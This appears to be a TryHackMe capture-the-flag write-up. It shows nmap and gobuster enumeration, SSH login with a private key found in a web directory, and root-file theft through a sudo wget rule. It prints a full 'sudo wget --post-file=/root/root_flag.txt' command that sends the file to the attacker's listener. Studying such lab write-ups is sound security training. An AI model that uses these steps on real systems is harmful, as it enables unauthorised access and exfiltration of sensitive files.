Synopsis
Can you exfiltrate the root flag?
Platform
TryHackMe
Level
Easy
Questions
User Flag
Started off by scanning the target for open ports. Here are the results:
$ nmap -p- -sV -sC 10.144.135.134
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-29 19:43 -0700
Nmap scan report for 10.144.135.134
Host is up (0.027s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Based off the results, port 22 and 80 are open. I accessed the target through the browser and was presented with the default Apache page. I then checked the source code and noticed something unusual, something that is not usually presented when viewing the source code for the default Apache page.

The commented out line references a name (Jessie). This could be a potential username as port 22 is open.
I then enumerated the target to see if I can find any hidden directories. Here are the results:
$ gobuster dir -u http://10.144.135.134 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.144.135.134
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
sitemap              (Status: 301) [Size: 318] [--> http://10.144.135.134/sitemap/]

Accessed this directory/page to see if I can find anything interesting. There was nothing much that I could find. I enumerated again with the /sitemap directory. I also made sure to check different word lists. Here are the results:
$ gobuster dir -u http://10.144.135.134/sitemap -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.144.135.134/sitemap
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 279]
.htaccess            (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
.ssh                 (Status: 301) [Size: 323] [--> http://10.144.135.134/sitemap/.ssh/]
css                  (Status: 301) [Size: 322] [--> http://10.144.135.134/sitemap/css/]
fonts                (Status: 301) [Size: 324] [--> http://10.144.135.134/sitemap/fonts/]
images               (Status: 301) [Size: 325] [--> http://10.144.135.134/sitemap/images/]
index.html           (Status: 200) [Size: 21080]
js                   (Status: 301) [Size: 321] [--> http://10.144.135.134/sitemap/js/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
And look at that, I was able to find ".ssh". Within this directory, it has the id_rsa file. I ca use this to SSH into the target server.


I proceeded to copy the key to my machine. I used "Jessie" as the username and I was able to access the target.
ssh -i id_rsawgel jessie@10.144.135.134


I was then able to obtain the user flag!
Root Flag
I ran sudo -l to see what sudo commands can be ran with the user Jessie. Here are the results:
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
The command wget will be the target today. I then checked GTFObins so we can spawn a shell.

I attempted to spawn a shell, but it seems that --use-askpass is not available in the current wget version. I then decided to the upload method. The upload method will use --post-file and upload it to a HTTP server that I have running. Here is the command that I used:
sudo /usr/bin/wget --post-file=/root/root_flag.txt http://<tun0>:<port#>

Before running the command, I made sure to set up netcat.
I was then able to obtain the root flag!
What I Learned
I learned how to effectively use the upload method during this exercise. I also found that GTFOBins is a valuable resource for privilege escalation, spawning shells, reading and writing files, and bypassing restrictions.
Another key takeaway for me was the importance of persistence. If one approach doesn’t work, there is usually an alternative method. I just need to stay patient and continue exploring different options until I find a solution.